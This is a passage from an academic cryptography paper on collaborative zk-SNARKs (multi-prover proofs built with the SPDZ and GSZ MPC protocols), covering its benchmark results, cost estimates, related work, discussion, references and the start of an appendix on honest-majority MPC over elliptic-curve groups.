


Figure 8: Proving time for varying numbers of parties and protocols, over a 3 gigabit link. *N*PC denotes a collaboration among *N* provers. A dishonest majority (SPDZ) protocol is private against $<N$ corrupt provers. An honest majority (GSZ) protocol is private against $<N/2$ corrupt provers. The baseline is a single prover, using the (non-collaborative) zk-SNARK.

7 Evaluation

We evaluate our collaborative SNARKs against conventional SNARKs. Our metric is single-threaded prover runtime; for multiple parties, this is their average runtime. For all configurations, we report the median of three trials. We vary these parameters:

- collaborative proof: based on Groth16, Marlin, or Plonk
- number of rank-1 constraints: from 2 to 2^{20}. We discuss the number of constraints needed by one application at the end of the section.
- MPC algorithm: GSZ (honest majority) or SPDZ (dishonest majority)
- link capacity: from 1Mb/s to 3Gb/s

As we will see, collaborative proofs are concretely fast: over gigabit links, multi-prover protocols are nearly as fast as a single prover.

Preprocessing We do not evaluate pre-processing. Omitting preprocessing is acceptable for two reasons. First, preprocessing can be performed when spare compute and bandwidth are available. Second, preprocessing is concretely faster than proof generation. The most expensive preprocessing required by either of our base protocols (SPDZ and GSZ) is the *multiplication triple generation* phase of SPDZ. Yet, with recent protocols [8, 74, 95], this requires only a few microseconds per triple (e.g., [8] generates one million triples in in $\approx$ 5s). Meanwhile, even the fastest prover (Groth16)—which uses one triple per constraint—requires over 200 µs per constraint.

High capacity links Our first experiment measures proving time for varying MPC algorithms, numbers of constraints, and proof systems over a high-capacity link. We consider 2 and 3-party proofs, omitting honest majority 2-party proofs, which provide no security. We consider constraints systems of size 2 through 2^{20}, and collaborative proofs based on Groth16, Marlin, and Plonk. For each proof system, we compare with the single-prover time. Google Cloud Platform (GCP) `n2-standard-2` machines are our testbed; these have 1 hardware core (Cascade lake), 8GB of memory, and 3Gb/s links. We run Debian 10 with hyperthreading disabled.

Figure 8 shows the results. Missing data points indicate memory exhaustion. For small constraint systems the multi-prover protocols are slower than a single prover, because network round-trips (which take milliseconds) dominate. However, the number of round-trips is sub-linear in constraints,[6] and for large constraint systems ($\gtrsim 2^{10}$) the protocols perform quite well. The honest majority protocol (3PC GSZ) runs in essentially the same time as a single prover; the dishonest majority protocols (SPDZ) run in essentially twice the time. This is because the computational costs of the protocols dominate the bandwidth costs. SPDZ is twice as slow as a single prover because it applies the computation to the data *and* its MAC: duplicating the computational work.

Varying party count To show how the different MPC implementations scale with party count, we write Groth16 proofs for 2^{10} constraints, with varying numbers of parties. We use the same testbed as the previous experiment, and report *slowdown*: the time to write the collaborative proof, divided by the time of a single prover. Figure 9 shows the results. As the

[6] SPDZ is constant-round, while GSZ requires a logarithmic number of rounds to check multiplication triples.




Figure 9: Proving time versus number of parties, normalized by single-prover time. All protocols output Groth16 proofs for 2^{10} constraints over a 3 gigabit link.




Figure 10: Proving time versus link capacity, normalized by single-prover time. All protocols run with 2 parties, 2^{10} constraints, and the malicious majority protocol (SPDZ).

number of parties increases, the performance of SPDZ slowly degrades, while the performance of GSZ degrades faster. The crucial difference is in the number of rounds of inter-prover communication. For SPDZ, there is only a constant number of rounds of communication, since the Groth16 circuit has low multiplicative depth. However, the multiplication checking protocol of GSZ requires a number of rounds logarithmic in the number of constraints. This means that for large numbers of parties, one should use a round-efficient protocol such as SPDZ instead of GSZ, even if one assumes a majority of provers are honest.

Varying link capacity While gigabit links are common in LANs, within datacenters, and between data centers, lower capacity links are common elsewhere. Our third experiment measures the relationship between proving time and link capacity. We cohost two provers on an Arch Linux (kernel 5.12.15) machine with an AMD Ryzen-2700 CPU and 32GB of RAM. We use the Mahimahi network shell suite [87] to emulate low-capacity links. We report slowdown for SPDZ evaluating varying provers on 2^{10} constraints with varying network capacity.

Figure 10 shows the results. At low bandwidths, data transfer dominates proving time, so slowdown grows linearly with the reciprocal of link capacity. At higher bandwidths, computational costs dominate, so slowdown approaches 2 (recall that SPDZ duplicates the computation). Plonk's slowdown is higher than the other proof systems. This is due to the batch multiplications and divisions in its ProdCheck; while our optimization (Section 5.4) keeps round complexity constant, the communication volume is still substantial.

Type	Size	Compute	Traffic	Total Cost
2PC	2^{10}	1.9×10^{-5}	1.0×10^{-5}	2.9×10^{-5}
1PC	2^{10}	4.6×10^{-6}	0	4.6×10^{-6}
2PC	2^{20}	0.019	0.011	0.030
1PC	2^{20}	0.0048	0	0.0048

Figure 11: Price estimates (in US$) for collaborative (2PC) and conventional (1PC) proofs. The "size" column refers to the number of constraints.

Price We also estimate the *price* of writing collaborative proofs. We consider 2-prover Groth16 proofs using the SPDZ protocol. Communication is dominated by 256-bit field elements: $4n$ are transferred. Figure 8 shows that the computation requires $\approx 488\,\mu s$ per constraint. Currently, GCP `e2-standard-2` VMs cost \$0.067/hr [93], and cross-continent traffic between VMs costs \$0.08/GB [92]. At these rates, Figure 11 summarizes net costs for proofs of varying size and type. Collaborative proofs (2PC) have quadruple the compute costs of conventional ones (1PC), because they involve twice the wall-clock time and two machines. Ultimately, net costs are tiny: million-constraint collaborative proofs cost only 3 cents.

Proofs about net assets In Section 2 we discussed a setting where a client of multiple banks wants a publicly verifiable proof that the net of its debits and credits across *all* its banks exceeds a threshold T. Here, we discuss the number of constraints required for such a proof.

To use our collaborative proofs, that claim must be written as a rank-1 constraint system (R1CS). How does the number of constraints depend on the number of transactions (credits and debits)? The constraints must (a) open the bank's commitments to all the customer's transactions, (b) check that each transaction is well-formed, (c) sum their values, and (d) compare that sum to T.

Let there be n transactions split among N banks. Each transaction is a 64-bit signed integer. Let bank i have n_i transactions in a Merkle tree of $n_i + 1$ leaves—the extra leaf is fully random to make the commitment hiding. Opening bank i's commitment uses n_i hash evaluations: one for each internal

node in the binary Merkle tree. Thus, opening all the commitments uses $n = \sum_i n_i$ hash evaluations. The Poseidon [65] hash function requires ≈ 300 constraints per evaluation.

Furthermore, checking that each committed transaction has a value representable as a 64-bit signed integer requires ≈ 64 constraints. In R1CS, computing the sum requires essentially no constraints, and comparing with T requires a small constant number of constraints: $\approx 64 + \log_2 n$. In sum, a proof about n transactions requires $\approx 364n$ constraints. Thus, 2^{20} constraints suffices for proofs about ≈ 2900 customer transactions. This means that three banks could write a proof about ≈ 2900 transactions in ≈ 165 s. This time could be further reduced with parallelism (§9).

8 Related work

The most closely related work is [75] (building on [103]), which is concurrent and independent. Their focus is on enabling *MPC-as-a-service*, by building a PA-MPC protocol (as defined in [7]) from Marlin [40]. They specially integrate the PA-MPC commitments that each party posts to its input with the Marlin prover, via *polynomial evaluation commitments*: a primitive they introduce. In contrast, our focus is on collaborative proofs: we explore the MPC friendliness of different zk-SNARK systems. Any of our constructions yields PA-MPC (§4.1).

Other works also distribute a SNARK prover. Some do so to parallelize [109] or delegate [97] computation. These goals are orthogonal to our goal: the privacy on an initially distributed witness. Bulletproofs have been securely distributed for privacy [35]; however, this work does not define security for a collaborative proof and considers only honest-but-curious adversaries. Moreover, Bulletproof verification takes time $\Omega(n)$. Thus, the result is not a collaborative zk-SNARK.

Another line of work [1, 27, 28], based on Prio [43], considers proofs over a witness shared among multiple *verifiers*. In our setting, the witness is shared among multiple *provers*.

Research into multi-prover interactive proofs (MIPs) [3, 24, 60] considers two provers who are assumed to not collude to increase the power of the proof system. Our goal is inter-prover privacy, and we explicitly consider colluding provers.

Other research [15, 29, 77] uses MPC to securely sample zk-SNARK parameters (e.g., to ensure that KZG's α parameter is discarded). This is orthogonal to our approach, which is securely distribute the proving algorithm of a zk-SNARK.

9 Discussion

A partial barrier to reducing communication Since communication is a bottleneck over low-capacity networks, one might try to reduce it. However, we show a partial barrier: $\Omega(n)$ communication is required if the R1CS witness is additively shared, where n is the number of rank-1 constraints. We show this, in Appendix B, through a reduction from *disjoint*: a known communication-hard problem.

Nonetheless, constant-factor reductions in communication are possible. For example, [22, 30, 31, 62] communicate less than GSZ, with varying assumptions about the numbers of honest and dishonest parties. We leave the empirical evaluation of these protocols in our setting to future work.

Parallelization For simplicity, we evaluate single-threaded provers. However, our techniques should yield multi-threaded multi-prover protocols with similarly good performance compared to a multi-threaded single prover. In most provers, parallelism accelerates Fourier transforms and multi-scalar multiplications. Our protocols perform these operations locally, so the same benefits should be achievable. Similarly, distributed computing [109] and hardware acceleration [112] could be used. However, parallelism would be less helpful over low-capacity links, where bandwidth becomes the bottleneck (§7).

Latency Our evaluation considered the effect of link capacity—but not latency—on proving-time. All protocols have round-complexity sub-linear in the constraint count, so latency has an insignificant effect as constraint count grows.

Trusted Setup Our implemented collaborative proofs all require the same trusted setup as the zk-SNARK they build on. For those based on Plonk or Marlin that setup is universal (independent of the relation) and updatable (securely re-randomizable by any party). A Fractal-based collaborative zk-SNARK would not require a trusted setup.

Leaking relation membership We emphasize that a collaborative proof for (x, w) reveals whether (x, w) is in $\mathfrak{R}$. This is unavoidable: completeness and soundness require it. For some relations, this enables malicious provers to glean information about another prover's witness. As a simple example, the relation that checks whether two witnesses agree in the first bit lets one prover learn the first bit of another prover's witness. When using a collaborative proof, one must consider the worst-case leakage from the relation itself.

Significance We've shown that collaborative proofs can be constructed with little to no computational overhead compared to single-prover proofs. Communication costs are asymptotically $\Theta(\lambda n)$, but concretely small over commodity high-capacity links. In sum, most server-side applications that can tolerate the (considerable) cost of a single-prover proof should also be able to tolerate the cost of a collaborative proof. We hope this makes succinct, public verifiability available to more applications—even when the secrets of multiple parties are involved.

Acknowledgements

We thank Benedikt Bünz, Mark Braverman, Veronica Rivera, Li-Yang Tan, Riad Wahby, and anonymous reviewers for helpful comments and advice. We thank Weikeng Chen, Pratyush

Mishra, Dev Ohja, and others for developing and maintaining `arkworks`.

This work was funded by NSF, DARPA, a grant from ONR, the Simons Foundation, and a Google Cloud Platforms grant. Opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of DARPA.

References

[1] S. Addanki, K. Garbe, E. Jaffe, R. Ostrovsky, and A. Polychroniadou. Prio+: Privacy preserving aggregate statistics via boolean shares, 2021. https://ia.cr/2021/576.

[2] M. R. Albrecht, L. Grassi, C. Rechberger, A. Roy, and T. Tiessen. MiMC: Efficient encryption and cryptographic hashing with minimal multiplicative complexity. In *ASIACRYPT*, 2016.

[3] L. Babai, L. Fortnow, and C. Lund. Non-deterministic exponential time has two-prover interactive protocols. In *FOCS*, 1990.

[4] J. Bar-Ilan and D. Beaver. Non-cryptographic fault-tolerant computing in constant number of rounds of interaction. In *8th ACM PODC*, 1989.

[5] Z. Bar-Yossef, T. S. Jayram, R. Kumar, and D. Sivakumar. An information statistics approach to data stream and communication complexity. *Journal of Computer and System Sciences*, 68(4):702–732, 2004.

[6] M. Barnett, B.-Y. E. Chang, R. DeLine, B. Jacobs, and K. R. M. Leino. Boogie: A modular reusable verifier for object-oriented programs. In *International Symposium on Formal Methods for Components and Objects*, 2005.

[7] C. Baum, I. Damgård, and C. Orlandi. Publicly auditable secure multi-party computation. In *SCN*, 2014.

[8] C. Baum, D. Escudero, A. Pedrouzo-Ulloa, P. Scholl, and J. R. Troncoso-Pastoriza. Efficient protocols for oblivious linear function evaluation from ring-LWE. In *SCN*, 2020.

[9] D. Beaver. Multiparty protocols tolerating half faulty processors. In *CRYPTO*, 1990.

[10] Z. Beerliová-Trubíniová and M. Hirt. Perfectly-secure MPC with linear communication complexity. In *TCC*, 2008.

[11] A. Beimel. Secure schemes for secret sharing and key distribution, 1996. PhD Thesis.

[12] M. Bellare and O. Goldreich. On defining proofs of knowledge. In *CRYPTO*, 1993.

[13] E. Ben-Sasson, I. Bentov, Y. Horesh, and M. Riabzev. Fast reed-solomon interactive oracle proofs of proximity. In *ICALP 2018*, 2018.

[14] E. Ben-Sasson, I. Bentov, Y. Horesh, and M. Riabzev. Scalable zero knowledge with no trusted setup. In *CRYPTO*, 2019.

[15] E. Ben-Sasson, A. Chiesa, M. Green, E. Tromer, and M. Virza. Secure sampling of public parameters for succinct zero knowledge proofs. In *IEEE S&P*, 2015.

[16] E. Ben-Sasson, A. Chiesa, M. Riabzev, N. Spooner, M. Virza, and N. P. Ward. Aurora: Transparent succinct arguments for R1CS. In *EUROCRYPT*, 2019.

[17] E. Ben-Sasson, A. Chiesa, and N. Spooner. Interactive oracle proofs. In *TCC*, 2016.

[18] E. Ben-Sasson, A. Chiesa, E. Tromer, and M. Virza. Scalable zero knowledge via cycles of elliptic curves. In *CRYPTO*, 2014.

[19] E. Ben-Sasson, A. Chiesa, E. Tromer, and M. Virza. Succinct non-interactive zero knowledge for a von neumann architecture. In *USENIX Security*, 2014.

[20] E. Ben-Sasson, S. Fehr, and R. Ostrovsky. Near-linear unconditionally-secure multiparty computation with a dishonest minority. In *CRYPTO*, 2012.

[21] E. Ben-Sasson, L. Goldberg, S. Kopparty, and S. Saraf. DEEP-FRI: Sampling outside the box improves soundness. In *ITCS*, 2020.

[22] F. Benhamouda, E. Boyle, N. Gilboa, S. Halevi, Y. Ishai, and A. Nof. Generalized pseudorandom secret sharing and efficient straggler-resilient secure computation. In *TCC*, 2021.

[23] N. Bitansky, R. Canetti, A. Chiesa, S. Goldwasser, H. Lin, A. Rubinstein, and E. Tromer. The hunting of the SNARK. *Journal of Cryptology*, 30(4):989–1066, 2017.

[24] N. Bitansky and A. Chiesa. Succinct arguments from multi-prover interactive proofs and their efficiency benefits. In *CRYPTO*, 2012.

[25] A. J. Blumberg, J. Thaler, V. Vu, and M. Walfish. Verifiable computation using multiple provers, 2014. https://eprint.iacr.org/2014/846.

[26] P. Bogetoft, D. L. Christensen, I. Damgård, M. Geisler, T. Jakobsen, M. Krøigaard, J. D. Nielsen, J. B. Nielsen, K. Nielsen, J. Pagter, M. I. Schwartzbach, and T. Toft. Secure multiparty computation goes live. In *FC*, 2009.

[27] D. Boneh, E. Boyle, H. Corrigan-Gibbs, N. Gilboa, and Y. Ishai. Zero-knowledge proofs on secret-shared data via fully linear PCPs. In *CRYPTO*, 2019.

[28] D. Boneh, E. Boyle, H. Corrigan-Gibbs, N. Gilboa, and Y. Ishai. Lightweight techniques for private heavy hitters. In *2021 IEEE S&P*, 2021.

[29] S. Bowe, A. Gabizon, and M. D. Green. A multi-party protocol for constructing the public parameters of the pinocchio zk-SNARK. In *FC Workshops*, 2019.

[30] E. Boyle, N. Gilboa, Y. Ishai, and A. Nof. Practical fully secure three-party computation via sublinear distributed zero-knowledge proofs. In *ACM CCS*, 2019.

[31] E. Boyle, N. Gilboa, Y. Ishai, and A. Nof. Efficient fully secure computation via distributed zero-knowledge proofs. In *ASIACRYPT*, 2020.

[32] B. Braun. Compiling computations to constraints for verified computation. *UT Austin Honors Thesis HR-12-10*, 2012.

[33] B. Braun, A. J. Feldman, Z. Ren, S. Setty, A. J. Blumberg, and M. Walfish. Verifying computations with state. In *Proceedings of the twenty-fourth ACM Symposium on Operating Systems Principles*, 2013.

[34] J. Brickell and V. Shmatikov. Privacy-preserving graph algorithms in the semi-honest model. In *ASIACRYPT*, 2005.

[35] B. Bünz, J. Bootle, D. Boneh, A. Poelstra, P. Wuille, and G. Maxwell. Bulletproofs: Short proofs for confidential transactions and more. In *IEEE S&P*, 2018.

[36] B. Bünz, B. Fisch, and A. Szepieniec. Transparent SNARKs from DARK compilers. In *EUROCRYPT*, 2020.

[37] B. Bünz, M. Maller, P. Mishra, N. Tyagi, and P. Vesely. Proofs for inner pairing products and applications. In *TCC*, 2021.

[38] B. Bünz, M. Maller, P. Mishra, N. Tyagi, and P. Vesely. Proofs for inner pairing products and applications, 2019. https://eprint.iacr.org/2019/1177.

[39] K. Chida, D. Genkin, K. Hamada, D. Ikarashi, R. Kikuchi, Y. Lindell, and A. Nof. Fast large-scale honest-majority MPC for malicious adversaries. In *CRYPTO*, 2018.

[40] A. Chiesa, Y. Hu, M. Maller, P. Mishra, N. Vesely, and N. P. Ward. Marlin: Preprocessing zkSNARKs with universal and updatable SRS. In *EUROCRYPT*, 2020.

[41] A. Chiesa, D. Ojha, and N. Spooner. Fractal: Post-quantum and transparent recursive proofs from holography. In *EUROCRYPT*, 2020.

[42] G. Cormode, M. Mitzenmacher, and J. Thaler. Practical verified computation with streaming interactive proofs. In *ITCS*, 2012.

[43] H. Corrigan-Gibbs and D. Boneh. Prio: Private, robust, and scalable computation of aggregate statistics. In *NDSS*, 2017.

[44] R. Cramer, I. Damgård, S. Dziembowski, M. Hirt, and T. Rabin. Efficient multiparty computations secure against an adaptive adversary. In *EUROCRYPT*, 1999.

[45] I. Damgård and J. B. Nielsen. Scalable and unconditionally secure multiparty computation. In *CRYPTO*, 2007.

[46] I. Damgård, V. Pastro, N. P. Smart, and S. Zakarias. Multiparty computation from somewhat homomorphic encryption. In *CRYPTO*,

2012.

[47] N. Daswani and M. Elbayadi. *Big Breaches: Cybersecurity Lessons for Everyone*. Apress, 2021.

[48] A. Developers. Arkworks, 2020. https://github.com/arkworks-rs.

[49] D. Evans, V. Kolesnikov, and M. Rosulek. *A pragmatic introduction to secure multi-party computation*. 2017.

[50] M. Evans, A. W. Mathews, and M. Tom. Hospitals often charge uninsured people the highest prices, new data show. *The Wall Street Journal*, 2021.

[51] J. Frankle, S. Park, D. Shaar, S. Goldwasser, and D. J. Weitzner. Practical accountability of secret processes. In *USENIX Security*, 2018.

[52] G. Fuchsbauer, E. Kiltz, and J. Loss. The algebraic group model and its applications. In *CRYPTO*, 2018.

[53] A. Gabizon, Z. J. Williamson, and O. Ciobotaru. PLONK: Permutations over lagrange-bases for oecumenical noninteractive arguments of knowledge, 2019. https://eprint.iacr.org/2019/953.

[54] D. Genkin, Y. Ishai, and A. Polychroniadou. Efficient multi-party computation: From passive to active security via secure SIMD circuits. In *CRYPTO*, 2015.

[55] D. Genkin, Y. Ishai, M. Prabhakaran, A. Sahai, and E. Tromer. Circuits resilient to additive attacks with applications to secure computation. In *ACM STOC*, 2014.

[56] R. Gennaro, C. Gentry, B. Parno, and M. Raykova. Quadratic span programs and succinct NIZKs without PCPs. In *EUROCRYPT*, 2013.

[57] R. Gennaro, M. O. Rabin, and T. Rabin. Simplified VSS and fast-track multiparty computations with applications to threshold cryptography. In *17th ACM PODC*, 1998.

[58] O. Goldreich, S. Micali, and A. Wigderson. How to play any mental game or A completeness theorem for protocols with honest majority. In *ACM STOC*, 1987.

[59] S. Goldwasser, Y. T. Kalai, and G. N. Rothblum. Delegating computation: interactive proofs for muggles. In *ACM STOC*, 2008.

[60] S. Goldwasser, J. Killian, M. Ben-Or, and A. Wigderson. Multi-prover interactive proofs: how to remove intractability assumptions. In *STOC*, 1988.

[61] S. D. Gordon, J. Katz, V. Kolesnikov, F. Krell, T. Malkin, M. Raykova, and Y. Vahlis. Secure two-party computation in sublinear (amortized) time. In *ACM CCS*, 2012.

[62] V. Goyal, H. Li, R. Ostrovsky, A. Polychroniadou, and Y. Song. ATLAS: Efficient and scalable MPC in the honest majority setting. In *CRYPTO 2021, Part II*, 2021.

[63] V. Goyal and Y. Song. Malicious security comes free in honest-majority MPC, 2020. https://eprint.iacr.org/2020/134.

[64] V. Goyal, Y. Song, and C. Zhu. Guaranteed output delivery comes free in honest majority MPC. In *CRYPTO*, 2020.

[65] L. Grassi, D. Kales, D. Khovratovich, A. Roy, C. Rechberger, and M. Schofnegger. Starkad and Poseidon: New hash functions for zero knowledge proof systems, 2019. https://eprint.iacr.org/2019/458.

[66] J. Groth. On the size of pairing-based non-interactive arguments. In *EUROCRYPT*, 2016.

[67] J. Groth and M. Maller. Snarky signatures: Minimal signatures of knowledge from simulation-extractable SNARKs. In *CRYPTO*, 2017.

[68] J. Y. Halpern and Y. Moses. Knowledge and common knowledge in a distributed environment. *J. ACM*, 37(3):549–587, 1990.

[69] J. Håstad and A. Wigderson. The randomized communication complexity of set disjointness. *Theory of Computing*, 3(1):211–219, 2007.

[70] D. Heath and V. Kolesnikov. Stacked garbling - garbled circuit proportional to longest execution path. In *CRYPTO*, 2020.

[71] D. Heath and V. Kolesnikov. LogStack: Stacked garbling with $O(b \log b)$ computation. 2021.

[72] D. Heath, V. Kolesnikov, and S. Peceny. Masked triples - amortizing multiplication triples across conditionals. 2021.

[73] Y. Ishai, M. Prabhakaran, and A. Sahai. Founding cryptography on oblivious transfer - efficiently. In *CRYPTO*, 2008.

[74] W. jie Lu and J. Sakuma. Faster multiplication triplet generation from homomorphic encryption for practical privacy-preserving machine learning under a narrow bandwidth, 2018. https://eprint.iacr.org/2018/139.

[75] S. Kanjalkar, Y. Zhang, S. Gandlur, and A. Miller. Publicly auditable MPC-as-a-service with succinct verification and universal setup, 2021.

[76] A. Kate, G. M. Zaverucha, and I. Goldberg. Constant-size commitments to polynomials and their applications. In *ASIACRYPT*, 2010.

[77] M. Kohlweiss, M. Maller, J. Siim, and M. Volkhov. Snarky ceremonies, 2021. https://ia.cr/2021/219.

[78] A. E. Kosba, C. Papamanthou, and E. Shi. xJsnark: A framework for efficient verifiable computation. In *IEEE S&P*, 2018.

[79] K. R. M. Leino. This is boogie 2. *manuscript KRML*, 178(131):9, 2008.

[80] Y. Lindell. Fast cut-and-choose based protocols for malicious and covert adversaries. In *CRYPTO*, 2013.

[81] Y. Lindell. How to simulate it - A tutorial on the simulation proof technique, 2016. https://eprint.iacr.org/2016/046.

[82] Y. Lindell and A. Nof. A framework for constructing fast MPC over arithmetic circuits with malicious adversaries and an honest-majority. In *ACM CCS*, 2017.

[83] Y. Lindell, E. Oxman, and B. Pinkas. The IPS compiler: Optimizations, variants and concrete efficiency. In *CRYPTO*, 2011.

[84] Y. Lindell and B. Pinkas. An efficient protocol for secure two-party computation in the presence of malicious adversaries. In *EUROCRYPT*, 2007.

[85] Y. Lindell and B. Pinkas. Secure two-party computation via cut-and-choose oblivious transfer. In *TCC*, 2011.

[86] K. Nayak, X. S. Wang, S. Ioannidis, U. Weinsberg, N. Taft, and E. Shi. GraphSC: Parallel secure computation made easy. In *IEEE S&P*, 2015.

[87] R. Netravali, A. Sivaraman, S. Das, A. Goyal, K. Winstein, J. Mickens, and H. Balakrishnan. Mahimahi: Accurate record-and-replay for HTTP. In *USENIX ATC*, 2015.

[88] J. B. Nielsen and C. Orlandi. LEGO for two-party secure computation. In *TCC*, 2009.

[89] P. S. Nordholt and M. Veeningen. Minimising communication in honest-majority MPC by batchwise multiplication verification. In *ACNS*, 2018.

[90] A. Ozdemir, F. Brown, and R. S. Wahby. Unifying compilers for SNARKs, SMT, and more, 2020. https://eprint.iacr.org/2020/1586.

[91] B. Parno, J. Howell, C. Gentry, and M. Raykova. Pinocchio: Nearly practical verifiable computation. In *IEEE S&P*, 2013.

[92] G. C. Platform. All networking pricing. https://cloud.google.com/vpc/network-pricing.

[93] G. C. Platform. Pricing, compute engine. https://cloud.google.com/compute/all-pricing.

[94] T. Rabin and M. Ben-Or. Verifiable secret sharing and multiparty protocols with honest majority (extended abstract). In *ACM STOC*, 1989.

[95] D. Rathee, T. Schneider, and K. K. Shukla. Improved multiplication triple generation over rings via RLWE-based AHE. In *CANS 19*, 2019.

[96] A. Sangers, M. van Heesch, T. Attema, T. Veugen, M. Wiggerman, J. Veldsink, O. Bloemen, and D. Worm. Secure multiparty PageRank algorithm for collaborative fraud detection. In *FC*, 2019.

[97] B. Schoenmakers, M. Veeningen, and N. de Vreede. Trinocchio: Privacy-preserving outsourcing by distributed verifiable computation. In *ACNS*, 2016.

[98] S. Setty, B. Braun, V. Vu, A. J. Blumberg, B. Parno, and M. Walfish. Resolving the conflict between generality and plausibility in verified computation. 2013.

[99] A. Shamir. How to share a secret. *Communications of the ACM*, 1979.

[100] N. P. Smart and Y. T. Alaoui. Distributing any elliptic curve based protocol. In *IMA International Conference on Cryptography and Coding*, 2019.

[101] J. Thaler. Time-optimal interactive proofs for circuit evaluation. In *CRYPTO*, 2013.

[102] E. Torlak and R. Bodik. Growing solver-aided languages with rosette. In *Proceedings of the 2013 ACM international symposium on new ideas, new paradigms, and reflections on programming & software*, 2013.

[103] M. Veeningen. Pinocchio-based adaptive zk-SNARKs and secure/correct adaptive function evaluation. In *AFRICACRYPT*, 2017.

[104] V. Vu, S. T. V. Setty, A. J. Blumberg, and M. Walfish. A hybrid architecture for interactive verifiable computation. In *IEEE S&P*, 2013.

[105] R. S. Wahby, M. Howald, S. J. Garg, a. shelat, and M. Walfish. Verifiable ASICs. In *IEEE S&P*, 2016.

[106] R. S. Wahby, S. T. V. Setty, Z. Ren, A. J. Blumberg, and M. Walfish. Efficient RAM and control flow in verifiable outsourced computation. In *NDSS*, 2015.

[107] R. S. Wahby, I. Tzialla, a. shelat, J. Thaler, and M. Walfish. Doubly-efficient zkSNARKs without trusted setup. In *IEEE S&P*, 2018.

[108] M. Walfish and A. J. Blumberg. Verifying computations without reexecuting them. *Commun. ACM*, 2015.

[109] H. Wu, W. Zheng, A. Chiesa, R. A. Popa, and I. Stoica. DIZK: A distributed zero knowledge proof system. In *USENIX Security*, 2018.

[110] T. Xie, J. Zhang, Y. Zhang, C. Papamanthou, and D. Song. Libra: Succinct zero-knowledge proofs with optimal prover computation. In *CRYPTO*, 2019.

[111] Y. Zhang, D. Genkin, J. Katz, D. Papadopoulos, and C. Papamanthou. vRAM: Faster verifiable RAM with program-independent preprocessing. In *IEEE S&P*, 2018.

[112] Y. Zhang, S. Wang, X. Zhang, J. Dong, X. Mao, F. Long, C. Wang, D. Zhou, M. Gao, and G. Sun. Pipezk: Accelerating zero-knowledge proof with a pipelined architecture. In *ISCA 2021*, 2021.

A Honest majority MPC for elliptic curve circuits

In this section we adapt the multiplication protocols of [45] and [64] to products of scalars and group elements. We follow the exposition of [63], which includes the protocols from both works.

We adopt a few notational conventions. Bolded quantities are vectors: $\cdot$ denotes inner product and $\circ$ denotes Hadamard product,. For $\mathbf{x}$, a vector, $\mathbf{x}_L$ and $\mathbf{x}_R$ denote its left and right halves and x_i denotes an element. We assume all vector lengths are a power of two; generalizing to other lengths is straightforward. $[v]_d$ denotes that v is distributed among the parties as degree-d Shamir shares. If the degree is omitted, it is assumed to be $t = \lfloor N/2 \rfloor$. Lowercase letters denote scalars and uppercase letters denote group elements. f and its subcripts denote scalar polynomials, F and its subscripts denote polynomials with group coefficients and a scalar variable. Vectors of polynomials are bolded, and polynomials (and vectors thereof) can be shared coefficient-wise. $[\mathbf{f}(x)]$ denotes shares of each polynomial in $\mathbf{f}$ evaluated at public x.

Protocols G-DOUBLE-RAND, G-DOUBLE-RAND, and G-COIN are *exactly* like RAND, DOUBLE-RAND, and COIN, save that the operate on Shamir shares of group elements rather than field elements.

The rest of the protocols are adapted to scalar-group products as follows. DE-LINEARIZATION (Protocol 13, [63]) reduces checking a sequence of multiplication tuples (a Hadamard product); it is adapted to G-HADAMARD-CK, which reduces checking a sequence of scalar-point multiplication triples to checking a scalar-point inner product.

